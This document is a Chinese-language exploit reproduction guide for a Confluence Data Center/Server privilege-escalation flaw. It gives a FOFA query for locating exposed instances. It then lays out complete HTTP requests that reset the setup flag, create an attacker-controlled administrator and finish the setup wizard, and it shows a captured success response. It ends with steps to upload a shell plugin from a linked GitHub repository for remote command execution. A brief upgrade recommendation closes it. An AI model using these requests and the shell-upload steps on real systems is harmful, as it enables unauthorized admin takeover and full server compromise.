A8-3AtlassianConfluence-PermissionAC


漏洞描述：

Atlassian Confluence Data Center and Server 存在权限提升漏洞，未经身份验证的远程攻击者可以利用该漏洞来创建Confluence管理员帐户并访问Confluence实例，后台可上传shell插件，可导致服务器失陷。

影响版本：

8.0.0 <= Confluence Data Center and Confluence Server <= 8.0.4 8.1.0 <= Confluence Data Center and Confluence Server <= 8.1.4 8.2.0 <= Confluence Data Center and Confluence Server <= 8.2.3 8.3.0 <= Confluence Data Center and Confluence Server <= 8.3.2 8.4.0 <= Confluence Data Center and Confluence Server <= 8.4.2 8.5.0 <= Confluence Data Center and Confluence Server <= 8.5.1

网站图片：



网络测绘：

fofa语法：


fofa：app="Atlassian-Confluence"

漏洞复现：

覆盖属性bootstrapStatusProvider.applicationConfig.setupComplete

payload：


```
GET /server-info.action?bootstrapStatusProvider.applicationConfig.setupComplete=false HTTP/1.1
Host: your-ip
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Connection: close
Cache-Control: max-age=0
```



注册管理员

```
POST /setup/setupadministrator.action HTTP/1.1
Host: your-ip
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 110
X-Atlassian-Token: no-check

username=vulhub&fullName=vulhub&email=admin%40vulhub.org&password=vulhub&confirm=vulhub&setup-next-button=Next
```



发送请求完成安装向导

```
POST /setup/finishsetup.action HTTP/1.1
Host: your-ip
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
X-Atlassian-Token: no-check
```

Request

```
POST /setup/finishsetup.action HTTP/1.1
Host: 192.168.33.130:8090
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
117.0.5938.132 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
X-Atlassian-Token: no-check
```


Responses 4520bytes / 302ms

```
HTTP/1.1 200
Cache-Control: no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Confluence-Request-Time: 1706069115088
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 's
Set-Cookie: JSESSIONID=D4398902529A5CFD3231
X-Accel-Buffering: no
Content-Type: text/html;charset=utf-8
Content-Language: en-US
Date: Wed, 24 Jan 2024 04:05:15 GMT
Connection: close
Content-Length: 4520

<!DOCTYPE html>
<html>
<head>
    <meta http-equiv="X-UA-Compatible" cont
    <meta charset="utf-8">
    <title>Setup Successful - Confluence</t

    <script>
window.WRM=window.WRM||{};window.WRM._unpar
WRM._unparsedErrors=window.WRM._unparsedErr
WRM._unparsedData["com.atlassian.plugins.
atlassian-plugins-webresource-plugin:contex
if(window.WRM._dataArrived)window.WRM._data
```


登录验证是否创建



后台RCE 访问/plugins/servlet/upm路径上传shell工具

工具地址 https://github.com/Alex-3/confluence-hack/blob/main/plugin_shellplug.jar 访问 /plugins/servlet/com.jsos.shell/ShellServlet 即可执行命令

效果图:



修复建议：

目前官方已有可更新版本，建议受影响用户升级至安全版本：

Confluence Data Center and Confluence Server >= 8.3.3

Confluence Data Center and Confluence Server >= 8.4.3

Confluence Data Center and Confluence Server >= 8.5.2